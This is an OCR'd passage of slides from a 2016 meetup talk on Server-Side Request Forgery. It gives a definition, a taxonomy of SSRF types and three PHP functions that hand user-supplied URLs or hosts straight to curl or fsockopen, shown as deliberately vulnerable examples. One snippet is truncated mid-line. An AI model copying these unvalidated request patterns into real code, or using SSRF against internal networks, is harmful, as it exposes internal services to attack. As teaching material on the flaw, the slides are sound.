Server Side Request Forgery

AKA… how to pierce perimeter defences like a boss!!!

[0x35] ØxOPOSɆC Mɇɇtuᵽ

2016

Ricardo Almeida


Pentester && Security Engineer

SSRF Definition

- A Server-Side Request Forgery occurs when an attacker can influence a network connection made by the application server. The network connection will originate from the application server internal IP and an attacker will be able to use this connection to bypass network controls and scan or attack internal resources that are not otherwise exposed.

- **TL;DR;** The application initiates a network connection to a third-party system using attacker-controlled payload to a resource URI.

SSRF Attack Example



Legitimate HTTP request with SSRF payload

Server processes the request. Based on the SSRF payload, triggers malicious request to Internet/intranet resources.

SSRF Types




Fig 2: Type of SSRF attack


SSRF proxy attack

- **Trusted SSRF**: When we can send requests (Packet B) to remote services but only to those which are somehow predefined
- **Remote SSRF:** When we can send requests (Packet B) to any remote IP and port. This type has 3 subtypes depending on how much data we can control:

1. **Simple Remote SSRF**: No control on application level of Packet B
2. **Partial Remote SSRF**: Control on some fields of application level of Packet B
3. **Full Remote SSRF**: Full control on application level of Packet B

*http://niiconsulting.com/checkmate/2015/04/server-side-request-forgery-ssrf/

PHP Typical Implementations



```php
<?php

function ssrf_me($url){
  $ack = curl_init();
  curl_setopt($ack, CURLOPT_URL, $url);
  curl_setopt($ack, CURLOPT_HEADER, 1);
  curl_setopt($ack, CURLOPT_FOLLOWLOCATION, 1);
  curl_setopt($ack, CURLOPT_MAXREDIRS,2);
  curl_setopt($ack, CURLOPT_TIMEOUT, 1);
  $output = curl_exec($ack);
  if($output === false) { return "<br><br><h4>Resu
  curl_close($ack);
  return $output;
}
```

```php
<?php

function ssrf_me($url, $data){
  $ack = curl_init();
  curl_setopt($ack, CURLOPT_URL, $url);
  curl_setopt($ack, CURLOPT_POST, count($data));
  curl_setopt($ack, CURLOPT_POSTFIELDS, $data);
  curl_setopt($ack, CURLOPT_HEADER, 1);
  curl_setopt($ack, CURLOPT_FOLLOWLOCATION, 1);
  curl_setopt($ack, CURLOPT_MAXREDIRS,2);
  curl_setopt($ack, CURLOPT_TIMEOUT, 3);
  $output = curl_exec($ack);
  if($output === false) { return "<br><br><h4>Result code: </h4>".curl_errno($ack)." - ".curl_error($ack); }
  curl_close($ack);
  return $output;
}
```

```php
<?php

function GetFile($host,$port,$data) {
  $fp = fsockopen($host, intval($port), $errno, $errstr, 30);
  if (!$fp) {
    echo "$errstr (error number $errno) \n";
  } else {
    $out = "GET $data HTTP/1.1\r\n";
    $out .= "Host: $host\r\n";
    $out .= "Connection: Close\r\n\r\n";
    $out .= "\r\n";
    fwrite($fp, $out);
    $contents="";
    while (!feof($fp)) { $contents .= fgets($fp, 1024); }
    fclose($fp);
    return $contents;
  }
}
```

URL Schema Support

